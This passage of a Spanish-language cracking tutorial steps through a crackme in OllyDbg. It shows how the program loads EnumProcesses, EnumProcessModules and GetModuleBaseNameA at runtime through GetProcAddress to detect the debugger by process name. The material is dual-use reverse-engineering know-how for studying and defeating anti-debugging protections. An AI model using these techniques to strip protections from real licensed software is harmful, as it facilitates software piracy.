047294C .idata  Import  USER32.DefMDIChildProcA
0472950 .idata  Import  USER32.DefWindowProcA
0472244 .idata  Import  KERNEL32.DeleteCriticalSection
04725A8 .idata  Import  GDI32.DeleteDC
Command
```

Bueno hay unas cuantas, pero aquí hay otra protección agregada y es que el crackme no tiene cargadas en el inicio las apis que usara para detectar al OLLYDBG, y las cargara a medida que corra, de paso explicaremos también este método de protección que en si, no te permite ver todas las apis que usara, en la lista de NAMES, pero por otra lado tiene como contrapartida que el que se da cuenta del truco y descubre las apis que va cargando el programa a medida que corre, sabrá a ciencia cierta que esas apis son las IMPORTANTES, pues por algo el programa las oculta para que no aparezcan en la lista.

Esto casi siempre es evidente cuando un programa que no esta empacado como en este caso, hace uso de la api GetProcAddress

```
004725E8 .idata  Import  GDI32.GetPaletteEntries
00472A1C .idata  Import  USER32.GetParent
004725EC .idata  Import  GDI32.GetPixel
004722A8 .idata  Import  KERNEL32.GetProcAddress
004722AC .idata  Import  KERNEL32.GetProcessHeap
00472A20 .idata  Import  USER32.GetPropA
00472A24 .idata  Import  USER32.GetScrollInfo
```

GetProcAddress se utiliza, para que el programa cargue nuevas apis, que no están en la lista para poder usarlas, ya veremos un uso intensivo y mas detallado de esta api en el capitulo de desempacado, pero por ahora pongamos un BP en dicha api.

```
00472A58 .idata  Import  USER32.GetWindowThread
00472604 .idata  Import  GDI32.GetWinMetaFileBi
Command  Bp GetProcAddress                BP a
Program entry point
```

Y demos RUN

```
0012FF60  0045C92A  CALL to GetProcAddress from DaXXoR.0045C925
0012FF64  00400000  hModule = 00400000 (DaXXoR)
0012FF68  00467BA8  ProcNameOrOrdinal = "__CPPdebugHook"
0012FF6C  004607C1  RETURN to DaXXoR.004607C1
0012FF70  00000000
0012FF74  00466034  DaXXoR.00466034
0012FF78  7FFDF000
0012FF7C  0046C040  DaXXoR.0046C040
```

Cada vez que para vemos que esta pidiendo por medio de la api GetProcAddress, la dirección en nuestra maquina de una determinada api la primera que pide es en este caso, __CPPdebugHook que no pertenece al truco que estamos estudiando por lo cual damos RUN nuevamente.

```
0012E7F0  00401C98  CALL to GetProcAddress from DaXXoR.00401C93
0012E7F4  76BB0000  hModule = 76BB0000
0012E7F8  00466275  ProcNameOrOrdinal = "EnumProcesses"
0012E7FC  00140000
0012E800  0012E8E4
0012E804  00000000
```

Así vamos pasando con F9 hasta que encontremos apis relacionadas con el truco, aquí vemos la api EnumProcesses que es usada, así que lo que hacemos es llegar hasta el RET de GetProcAddress la cual nos devuelve en EAX la dirección de la api solicitada en nuestra maquina y allí le ponemos un BPX, veamos, lleguemos al RET con EXECUTE TILL RETURN.

```
Registers (FPU)
EAX 76BB3A9A
ECX 7C929AEB ntdll.7C929AEB
EDX 7C98C0D8 ntdll.7C98C0D8
EBX 00972460
ESP 0012E7F0
EBP 0012FDE8
ESI 00971D24
EDI 004664A0 DaXXoR.004664A0

EIP 7C80AC87 kernel32.7C80AC87

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
```

Allí en EAX devuelve la dirección en mi maquina de la api solicitada, en mi caso es 76BB3A9A en sus maquinas puede variar.

```
00466088 46 00 00 00 00 00 00 00 F.......   0012E830  00
Command  Bp EnumProcesses                   expression -- Estimate expression
```

Por otro lado veo que OLLYDBG no identifica la api que no esta en la lista de NAMES, por lo cual no se puede poner BP directos al nombre de la api, si no que hay que poner el BP en la dirección.

```
00466088  46 00 00 00 00 00 00 00  F.......
Command   Bp 76BB3A9A
```

Ahora si lo toma

```
7C80AC28  8BFF          MOV EDI,EDI
7C80AC2A  55            PUSH EBP
7C80AC2B  8BEC          MOV EBP,ESP
7C80AC2D  51            PUSH ECX
7C80AC2E  51            PUSH ECX
7C80AC2F  53            PUSH EBX
7C80AC30  57            PUSH EDI
7C80AC31  8B7D 0C       MOV EDI,DWORD PTR SS:[EBP+C]
7C80AC34  BB FFFF0000   MOV EBX,0FFFF
7C80AC39  3BFB          CMP EDI,EBX
7C80AC3B  0F86 571C0000 JBE kernel32.7C80C898
```

Ya tenemos puesto el BP en la api sospechosa, sigamos corriendo OLLYDBG, para ver si carga mas apis.

```
0012E7F0  00401CA8  CALL to GetProcAddress from DaXXoR.00401CA3
0012E7F4  76BB0000  hModule = 76BB0000
0012E7F8  00466283  ProcNameOrOrdinal = "EnumProcessModules"
0012E7FC  00140000
0012E800  0012E8E4
```

Hmm enumera los módulos de un proceso, hmm repito el procedimiento anterior llego al RET y le pongo un BPX a la dirección que me muestra EAX.

Para no tipear mucho si estoy en el RET directamente pongo

```
00466088  46 00 00 00 00 00 00 00  F.......
Command   Bp EAX
```


Que me servirá para colocarle BPX a todas las apis cuando este en el RET .


```
0012E7F0  00401CB8  CALL to GetProcAddress from DaXXoR.00401CB3
0012E7F4  76BB0000  hModule = 76BB0000
0012E7F8  00466296  ProcNameOrOrdinal = "GetModuleBaseNameA"
0012E7FC  00140000
0012E800  0012E8E4
0012E804  00000000
```


Otra sospechosa le pongo BP de la misma forma que a las anteriores, y doy RUN y para en EnumProcesses

```
File View Debug Plugins Options Window Help

76BB3A9A  6A 1C          PUSH 1C                                  EnumProcesses
76BB3A9C  68 C83BBB76    PUSH PSAPI.76BB3BC8
76BB3AA1  E8 5BDBFFFF    CALL PSAPI.76BB1601
76BB3AA6  BE 00800000    MOV ESI,8000
76BB3AAB  8975 E4        MOV DWORD PTR SS:[EBP-1C],ESI
76BB3AAE  56             PUSH ESI
76BB3AAF  8B3D B810BB76  MOV EDI,DWORD PTR DS:[<&KERNEL32.LocalA  kernel32.LocalAlloc
76BB3AB5  EB 25          JMP SHORT PSAPI.76BB3ADC
```

El comentario a la derecha con el nombre de la api se lo agregue yo, haciendo doble click en esa zona nos permite agregar un comentario.









Esto lo realizo en todas las apis que el programa va cargando y veo sospechosas cuando le pongo un BPX cosa de que cuando pare, sepa que api era, pues el OLLYDBG no me aclarara nada al no ser una api de las de la lista.

Si busco en el WINAPIS32 esta api no figura, por lo tanto busco en GOOGLE




Y en la pagina de Microsoft normalmente se encuentran, es este caso la pagina es

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/perfmon/base/enumprocesses.asp



Bueno aquí dice que la susodicha api, nos devolverá el PROCESS IDENTIFIER o PID de cada proceso que esta corriendo, pues bien veamos antes que es el PID ese, jeje.

Cada proceso que corre esta identificado con un número que varia cada vez que se arranca un proceso, si vemos en la lista de procesos



Vemos que el OLLYDBG en este caso tiene un PID de 724 decimal ya que esta utilidad trabaja con números decimales, pero bueno si queremos saber el PID del OLLYDBG en hexa con la calculadora de Windows.

Apreto el boton hex para pasar a HEXA

2D4 será el PID del OLLYDBG, pueden verificar que si lo cierran al OLLYDBG y lo vuelven a abrir el PID variara, pues cada proceso al reiniciarse recibirá otro PID.

Tampoco tendremos la suerte en este caso de que OLLYDBG nos muestre los parámetros de la api pues para OLLYDBG no existe la misma.

```
0012E7EC  00401CF0 RETURN to DaXXoR.00401CF0
0012E7F0  0012EDE4
0012E7F4  00000FE8
0012E7F8  0012FDD0
0012E7FC  00140000
0012E800  0012E8E4
0012E804  00000000
0012E808  00147DC0
0012E80C  01936ABE
```

Sabemos por la pagina de Microsoft que los tres parámetros son estos

pProcessIds
[out] Pointer to an array that receives the list of process identifiers .
cb
[in] Size of the *pProcessIds* array, in bytes.
pBytesReturned
[out] Number of bytes returned in the *pProcessIds* array.

O sea que en 12eDe4 guardara la lista de PIDs de todos los procesos que corren en mi maquina, hagamos execute till return para llegar al ret de la api y ver en el dump si los guarda alli.

```
Address   Hex dump                          ASCII
0012EDE4  00 00 00 00 04 00 00 00  ....♦...
0012EDEC  14 03 00 00 4C 03 00 00  ¶♥..L♥..
0012EDF4  64 03 00 00 90 03 00 00  d♥..É♥..
0012EDFC  9C 03 00 00 3C 04 00 00  £♥..<♦..
0012EE04  74 04 00 00 60 06 00 00  t♦..`♠..
0012EE0C  94 06 00 00 E0 06 00 00  ö♠..α♠..
0012EE14  EC 01 00 00 E0 03 00 00  ∞☺..α♥..
0012EE1C  08 05 00 00 10 05 00 00  ◘♣..►♣..
0012EE24  1C 05 00 00 28 05 00 00  ∟♣..(♣..
0012EE2C  38 05 00 00 40 05 00 00  8♣..@♣..
0012EE34  48 05 00 00 54 05 00 00  H♣..T♣..
0012EE3C  5C 05 00 00 6C 05 00 00  \♣..l♣..
0012EE44  B0 01 00 00 D4 07 00 00  ░☺..╘•..
0012EE4C  EC 07 00 00 C8 00 00 00  ∞•..╚...
0012EE54  40 02 00 00 D0 05 00 00  @☻..╨♣..
0012EE5C  88 06 00 00 C0 04 00 00  ê♠..└♦..
0012EE64  F8 05 00 00 4C 06 00 00  °♣..L♠..
0012EE6C  30 08 00 00 D8 0C 00 00  0◘..╪...
0012EE74  84 0A 00 00 50 0A 00 00  ä...P...
0012EE7C  58 08 00 00 80 0D 00 00  X◘..Ç♪..
0012EE84  D4 02 00 00 7C 0B 00 00  ╘☻..│♂..
0012EE8C  D8 05 00 00 FC 0D 00 00  ╪♣..ⁿ♪..
0012EE94  A0 0E 00 00 E0 0F 00 00  á♫..α☼..
0012EE9C  3C 07 00 00 A8 01 00 00  <•..¿☺..
0012EEA4  30 09 00 00 00 4D 3C 00  0○...M<.
0012EEAC  48 00 00 00 01 00 00 00  H...☺...
0012EEB4  0C 00 00 00 EB 08 02 00  ♀...δ◘☻.
0012EEBC  80 04 3C 00 00 4D 3C 00  Ç♦<..M<.
0012EEC4  00 00 00 00 67 04 D4 77  ....g♦╘w
0012EECC  A0 01 3C 00 FF FF FF FF  á☺<.
0012EED4  2A 88 D1 77 06 00 00 00  *êÐw♠...
0012EEDC  00 00 00 00 24 51 46 00  ....$QF.
0012EEE4  30 00 00 00 7E 00 00 00  0...~...
```

Ahí esta la lista de PIDs y esta el de mi OLLYDBG snif, snif

Pongo un BPM ON ACCESS allí para ver cuando lo usa, veamos

```
0012EE74  84 0A 00 00 50 0A 00 00  ä...P...
0012EE7C  58 08 00 00 80 0D 00 00  X◘..Ç...
0012EE84  D4 02 00 0
0012EE8C  D8 05 00 0
0012EE94  A0 0E 00 0
0012EE9C  3C 07 00 0
0012EEA4  30 09 00 0
0012EEAC  48 00 00 0
0012EEB4  0C 00 00 0
0012EEBC  80 04 3C 0
0012EEC4  00 00 00 0
0012EECC  A0 01 3C 0
0012EED4  2A 88 D1 7
```

Backup ▸
Copy ▸
Binary ▸
Breakpoint ▸ — Memory, on access / Memory, on write
Search for ▸

Ahora si doy RUN

```
00401D36  .  83C4 08       ADD ESP,8
00401D39  .  8B4D E4       MOV ECX,DWORD PTR SS:[EBP-1C]
00401D3C  .  FFB48D FCEFFF PUSH DWORD PTR SS:[EBP+ECX*4-1004]   ProcessId = 2D4
00401D43  .  6A 00         PUSH 0                                Inheritable = FALSE
00401D45  .  68 10040000   PUSH 410                              Access = VM_READ|QUERY_INFORMATION
00401D4A  .  E8 A9300600   CALL <JMP.&KERNEL32.OpenProcess>      OpenProcess
00401D4F  .  8945 DC       MOV DWORD PTR SS:[EBP-24],EAX
00401D52  .  837D DC 00    CMP DWORD PTR SS:[EBP-24],0
```

Vemos que para allí y va a usar la api OpenProcess que verifica si un proceso esta corriendo, y si esta corriendo te devuelve su handle o manejador.

Que diferencia hay entre el PID y el handle, muy sencillo, el PID es un identificador genérico, en toda tu maquina, en cualquier proceso el PID del OLLYDBG será el mismo mientras no se reinicie, en mi caso será 2d4, ahora el handle, como su nombre lo indica es un manejador, o sea que es un numero que te devuelve el sistema para que tu programa pueda manejar ese proceso, y el numero puede variar para cada programa, es como una solicitud para controlarlo, si no la pedís no tendrás el numerito y no lo podrás controlar, si lo pedís el sistema te devolverá el manejador y lo podrás manejar y hacerle guarradas jeje.

Veamos mas detalladamente la definición de OpenProcess en el WinApis32, la misma tiene muchos parámetros pero lo que nos interesa es esto.

Return Values

If the function succeeds, the return value is an open handle of the specified process.

If the function fails, the return value is NULL. To get extended error information, call **GetLastError**.

O sea devolverá el manejador del proceso que esta corriendo, en resumidas cuentas es lo que el programa quiere saber en este caso.

Traceemos con f8 hasta pasar la api

```
Registers (FPU)
EAX 00000058
ECX 0012E7AC
EDX 7C91EB94 ntdll.K
EBX 00972460
ESP 0012E7FC
EBP 0012FDE8
ESI 00971D24
EDI 004664A0 DaXXoR.

EIP 00401D4F DaXXoR.

C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
A 0  SS 0023 32bit 0
```

Y en EAX devuelve el handle o manejador del OLLYDBG que en mi caso es 58.

El mismo OLLYDBG nos muestra los HANDLES con los cuales esta trabajando el programa en la ventana H.

Handle	Type	Refs	Access	T	Info	Name
00000028	Desktop	3753.	000F01FF			\Default
00000008	Directory	82.	00000003			\KnownDlls
00000014	Directory	50.	000F000F			\Windows
00000034	Directory	478.	0002000F			\BaseNamedObjects
00000020	Event	3.	001F0003			
0000003C	Event	2.	001F0003			
00000040	Event	2.	001F0003			
00000044	Event	2.	001F0003			
00000048	Event	2.	001F0003			
00000030	File (dev)	2.	00100001			\Device\KsecDD
0000000C	File (dir)	2.	00100020			c:\Documents and Settings\Ricardo\Escritorio\DaXXoR_
00000010	Key	2.	000F003F			HKEY_LOCAL_MACHINE
00000038	Key	2.	000F003F			HKEY_CURRENT_USER
00000004	KeyedEvent	48.	000F0003			\KernelObjects\CritSecOutOfMemoryEvent
00000018	Port	3.	001F0001			
0000004C	Port	2.	001F0001			
00000058	Process	66.	00000410			
0000001C	Section	47.	000F001F			
00000050	Section	27.	00000004			
00000024	WindowStation	88.	000F037F			\Windows\WindowStations\WinSta0
0000002C	WindowStation	88.	000F037F			\Windows\WindowStations\WinSta0

Vemos que allí aparece el 58 y el TYPE o tipo es PROCESS o PROCESO, así que el programa maneja el handle 58 que pertenece a un proceso en este caso al OLLYDBG.

Si otro proceso usara EnumProcess para hallar el PID en este momento seria el mismo 2d4 mientras no se termine el proceso OLLYDBG, ahora si pide al sistema un handle o manejador para dicho proceso, será cualquier otro numero pues, los handles son particulares de cada proceso.

En este caso el peligro para nuestro OLLYDBG es que el programa ya tiene un manejador, con ello puede hacer lo que quiere, lo que si aun no sabe que pertenece a OLLYDBG solo que es un proceso y que esta corriendo, ahora debe verificar el nombre del mismo para determinar si este proceso es OLLYDBG, obviamente esto lo realiza con cada PID que obtiene de la lista de procesos, nosotros salteamos todos y llegamos hasta cuando trabaja con el OLLYDBG al haber puesto un BPM ON ACCESS en su PID.

Continuemos traceando con f8

```
00401D61  .  52              PUSH EDX
00401D62  .  FF75 DC         PUSH DWORD PTR SS:[EBP-24]
00401D65  .  FF55 B4         CALL DWORD PTR SS:[EBP-4C]          PSAPI.EnumProcessModules
00401D68  .  85C0            TEST EAX,EAX
00401D6A  .v 74 18           JE SHORT DaXXoR.00401D84
00401D6C  .  68 04010000     PUSH 104
00401D71  .  8D8D F8EEFFF    LEA ECX,DWORD PTR SS:[EBP-1108]
```

Vemos que allí llega a la otra api que nos quiso ocultar en este caso EnumProcessModules, en la misma pagina de MICROSOFT vemos el detalle de esta api.

Search for

MSDN Library | Searc

Advanced Search

sync toc

- Up One Level
- EmptyWorkingSet
- EnumDeviceDrivers
- EnumPageFiles
- EnumPageFilesProc
- EnumProcesses
- EnumProcessModules
- GetDeviceDriverBaseNa
- GetDeviceDriverFileNam
- GetMappedFileName
- GetModuleBaseName
- GetModuleFileNameEx
- GetModuleInformation
- GetPerformanceInfo
- GetProcessImageFileNa
- GetProcessMemoryInfo
- GetWsChanges
- InitializeProcessForWsW
- QueryWorkingSet
- QueryWorkingSetEx

Welcome to the MSDN Li

Platform SDK: Performance Monitoring

EnumProcessModules

The **EnumProcessModules** function retrieves a handle for each module in the specified process.

```
BOOL EnumProcessModules(
  HANDLE hProcess,
  HMODULE* lphModule,
  DWORD cb,
  LPDWORD lpcbNeeded
);
```

Parameters

hProcess
[in] Handle to the process.

lphModule
[out] Pointer to the array that receives the list of module handles.

cb
[in] Size of the *lphModule* array, in bytes.

lpcbNeeded
[out] Number of bytes required to store all module handles in the *lphModule* array.

Return Values

If the function succeeds, the return value is nonzero.

O sea que ahora va a buscar de este proceso que esta investigando, la lista de handles de los módulos que usa, lleguemos con f7 hasta la api.

```
76BB1F1C  68 88000000     PUSH 88                              EnumProcessModules
76BB1F21  68 5820BB76     PUSH PSAPI.76BB2058
76BB1F26  E8 D6F6FFFF     CALL PSAPI.76BB1601
76BB1F2B  33DB            XOR EBX,EBX
76BB1F2D  53              PUSH EBX
76BB1F2E  6A 18           PUSH 18
76BB1F30  8D45 B8         LEA EAX,DWORD PTR SS:[EBP-48]
76BB1F33  50              PUSH EAX
76BB1F34  53              PUSH EBX
```

En el stack vemos los parámetros

```
0012E7E8  00401D68  RETURN to DaXXoR.00401D68
0012E7EC  00000058
0012E7F0  0012FDA8
0012E7F4  00000004
0012E7F8  0012FDD0
0012E7FC  00140000
0012E800  0012E8E4
0012E804  00000000
```

Según nuestro amigo HILL los handles de cada modulo se guardaran allí, vemos justo arriba el 58 perteneciente al handle del proceso OLLYDBG que es el parámetro superior.

Aquí hay una cosita que aclarar, cuando pedimos handle de los módulos el sistema nos devuelve la dirección base o donde comienza dicho proceso en la memoria, en este caso nos devuelve 400000 ya que el proceso OLLYDBG comienza allí.

```
Address   Hex dump                 ASCII
0012FDA8  00 00 40 00 01 00 00 00  ..@.☺...
0012FDB0  0B 00 00 00 0B 00 00 00  ♂...♂...
0012FDB8  00 00 BB 76 F0 FD 12 00  ..╗v-²↕.
0012FDC0  67 04 D4 77 58 00 00 00  g♦╘wX...
0012FDC8  00 00 00 00 28 00 00 00  ....(...
0012FDD0  70 00 00 00 E6 07 0A 00  p...µ•..
0012FDD8  31 00 00 00 E8 03 00 00  1...Φ♥..
```

Ahora continúo traceando y veo que llega a la tercera api ocultada

```
00401D71  .  8D8D F8EEFFF  LEA ECX,DWORD PTR SS:[EBP-1108]
00401D77  .  51            PUSH ECX
00401D78  .  FF75 C0       PUSH DWORD PTR SS:[EBP-40]
00401D7B  .  FF75 DC       PUSH DWORD PTR SS:[EBP-24]
00401D7E  .  FF55 B0       CALL DWORD PTR SS:[EBP-50]      PSAPI.GetModuleBaseNameA
00401D81  .  8945 C4       MOV DWORD PTR SS:[EBP-3C],EAX
```

GetModuleBaseNameA

GetModuleBaseName

The **GetModuleBaseName** function retrieves the base name of the specified module.

```
DWORD GetModuleBaseName (
  HANDLE hProcess,
  HMODULE hModule,
  LPTSTR lpBaseName,
  DWORD nSize
);
```

Parameters

hProcess
[in] Handle to the process that contains the module. If this parameter is NULL, **GetModuleBaseName** uses the current process.
The handle must have the PROCESS_QUERY_INFORMATION and PROCESS_VM_READ access rights. For more information, see Process Security and Access Rights.

hModule
[in] Handle to the module. If this parameter is NULL, this function returns the name of the file used to create the calling process.

lpBaseName
[out] Pointer to the buffer that receives the base name of the module. If the base name is longer than maximum number of characters specified by the *nSize* parameter, the base name is truncated.

nSize
[in] Size of the *lpBaseName* buffer, in characters.

Return Values

If the function succeeds, the return value specifies the length of the string copied to the buffer, in characters.

If the function fails, the return value is zero. To get extended error information, call **GetLastError**.

O sea que con esto quiere hallar el nombre del modulo, ya que esta api, en el parámetro lpBaseName, abre un buffer para guardar el nombre del modulo que corresponde a esa base que averiguo antes, veamos lleguemos hasta la api.

```
76BB215A   8BFF          MOV EDI,EDI                                  GetModulebaseNameA
76BB215C   55            PUSH EBP
76BB215D   8BEC          MOV EBP,ESP
76BB215F   53            PUSH EBX
76BB2160   56            PUSH ESI
76BB2161   8B75 14       MOV ESI,DWORD PTR SS:[EBP+14]
76BB2164   8D0436        LEA EAX,DWORD PTR DS:[ESI+ESI]
76BB2167   50            PUSH EAX
76BB2168   33DB          XOR EBX,EBX
76BB216A   53            PUSH EBX
76BB216B   FF15 B810BB76 CALL DWORD PTR DS:[<&KERNEL32.LocalAllo  kernel32.LocalAlloc
76BB2171   3BC3          CMP EAX,EBX
76BB2173   8945 14       MOV DWORD PTR SS:[EBP+14],EAX
```

En el stack los parámetros son:

```
0012E7E8  00401D81  RETURN to DaXXoR.00401D81
0012E7EC  00000058
0012E7F0  00400000  ASCII "MZP"
0012E7F4  0012ECE0  ASCII "Unknown"
0012E7F8  00000104
0012E7FC  00140000
0012E800  0012E8E4
0012E804  00000000
```

El 58 que es el handle del OLLYDBG, el 400000 que es la base del modulo principal, y el buffer estará guardado en 12ECE0, asi que veamos esa zona en el dump.

```
Address   Hex dump                  ASCII
0012ECE0  4F 4C 4C 59 44 42 47 2E   OLLYDBG.
0012ECE8  45 58 45 00 48 ED 12 00   EXE.HÿÞ.
0012ECF0  B7 2C 92 7C 00 3E 00 00   À,Æ¦.>..
0012ECF8  28 65 47 00 28 ED 12 00   (eG.(ÿÞ.
0012ED00  00 00 00 00 8E A0 80 7C   ....ÄáÇ¦
0012ED08  00 00 40 00 28 65 47 00   ..@.(eG.
0012ED10  28 ED 12 00 A5 A0 80 7C   (ÿÞ.ñáÇ¦
```

Jeje ya tiene ahora que llega hasta el RET el nombre del proceso y realiza esto con cada uno de los procesos que corren en tu maquina, pues ahora comparara el nombre a ver si es OLLYDBG.exe si en este caso hubiera sido OPERA.EXE por ejemplo, pues lo dejara tranquilo seguramente jeje.

```
00401D7B  .  FF75 DC      PUSH DWORD PTR SS:[EBP-24]
00401D7E  .  FF55 B0      CALL DWORD PTR SS:[EBP-50]
00401D81  .  8945 C4      MOV DWORD PTR SS:[EBP-3C],EAX
00401D84  >  FF75 DC      PUSH DWORD PTR SS:[EBP-24]          hObject
00401D87  .  E8 E02E0600  CALL <JMP.&KERNEL32.CloseHandle>    CloseHandle
00401D8C  .  8D85 F4EDFFF LEA EAX,DWORD PTR SS:[EBP-120C]
```

Ahora llega a CloseHandle donde cierra el manejador o sea que el 58 desaparecerá de la lista de handles.

```
Handle   Type        Refs   Access   T  Info   Name
00000028 Desktop     3944.  000F01FF          \Default
00000008 Directory     83.  00000003          \KnownDlls
00000014 Directory     51.  000F000F          \Windows
00000034 Directory    484.  0002000F          \BaseNamedObjects
00000020 Event          3.  001F0003
0000003C Event          2.  001F0003
00000040 Event          2.  001F0003
00000044 Event          2.  001F0003
00000048 Event          2.  001F0003
00000030 File (dev)     2.  00100001          \Device\KsecDD
0000000C File (dir)     2.  00100020          c:\Documents and Settings\Ricardo\Escritorio\DaXXoR_
00000010 Key            2.  000F003F          HKEY_LOCAL_MACHINE
00000038 Key            2.  000F003F          HKEY_CURRENT_USER
00000004 KeyedEvent    49.  000F0003          \KernelObjects\CritSecOutOfMemoryEvent
00000018 Port           3.  001F0001
0000004C Port           2.  001F0001
0000001C Section       48.  000F001F
00000050 Section       28.  00000004
00000024 WindowStation 91.  000F037F          \Windows\WindowStations\WinSta0
0000002C WindowStation 91.  000F037F          \Windows\WindowStations\WinSta0
```

Pues si, por ahora no podrá hacerle trastadas pues no tiene el handle abierto, pero no nos confiemos sigamos adelante.

```
00401D8C  .   8D85 F4EDFFF  LEA EAX,DWORD PTR SS:[EBP-120C]
00401D92  .   50            PUSH EAX
00401D93  .   8D95 F8EEFFF  LEA EDX,DWORD PTR SS:[EBP-1108]
00401D99  .   52            PUSH EDX                          Arg1
00401D9A  .   E8 21BD0500   CALL DaXXoR.0045DAC0              DaXXoR.0045DAC0
00401D9F  .   59            POP ECX
00401DA0  .   50            PUSH EAX
00401DA1  .   E8 F29C0500   CALL DaXXoR.0045BA98
00401DA6  .   83C4 08       ADD ESP,8
00401DA9  .   85C0          TEST EAX,EAX
00401DAB  .v  75 74         JNZ SHORT DaXXoR.00401E21
```

Vemos que llega a un CALL entremos a el con F7

```
0045DACD  >   33C0          XOR EAX,EAX
0045DACF  .   8A03          MOV AL,BYTE PTR DS:[EBX]
0045DAD1  .   50            PUSH EAX                          Arg1
0045DAD2  .   E8 0D000000   CALL DaXXoR.0045DAE4              DaXXoR.0045DAE4
0045DAD7  .   59            POP ECX
0045DAD8  .   8803          MOV BYTE PTR DS:[EBX],AL
0045DADA  .   84C0          TEST AL,AL
0045DADC  .^  75 EE         JNZ SHORT DaXXoR.0045DACC
```

```
0045DB17  .   C3            RETN
Stack DS:[0012ECE0]=4F ('O')
AL=00
```

Allí lee la primera letra de OLLYDBG (4F) y la pone en el stack con PUSH y entra a otro CALL entremos también.

Vemos que en este call no realiza nada demasiado importante salimos y llegamos al segundo.

```
00401D9F  .   59            POP ECX
00401DA0  .   50            PUSH EAX
00401DA1  .   E8 F29C0500   CALL DaXXoR.0045BA98
00401DA6  .   83C4 08       ADD ESP,8
00401DA9  .   85C0          TEST EAX,EAX
00401DAB  .v  75 74         JNZ SHORT DaXXoR.00401E21
00401DAD  .   C745 E0 0100  MOV DWORD PTR SS:[EBP-20],1
```

Entramos en el

```
0045BA98  $   8B4C24 04     MOV ECX,DWORD PTR SS:[ESP+4]
0045BA9C  .   8B5424 08     MOV EDX,DWORD PTR SS:[ESP+8]
0045BAA0  .   53            PUSH EBX
0045BAA1  .   33C0          XOR EAX,EAX
0045BAA3  .   33DB          XOR EBX,EBX
0045BAA5  >   8A01          MOV AL,BYTE PTR DS:[ECX]
0045BAA7  .   8A1A          MOV BL,BYTE PTR DS:[EDX]
0045BAA9  .   2BC3          SUB EAX,EBX
0045BAAB  .v  75 34         JNZ SHORT DaXXoR.0045BAE1
0045BAAD  .   84DB          TEST BL,BL
0045BAAF  .v  74 30         JE SHORT DaXXoR.0045BAE1
0045BAB1  .   8A41 01       MOV AL,BYTE PTR DS:[ECX+1]
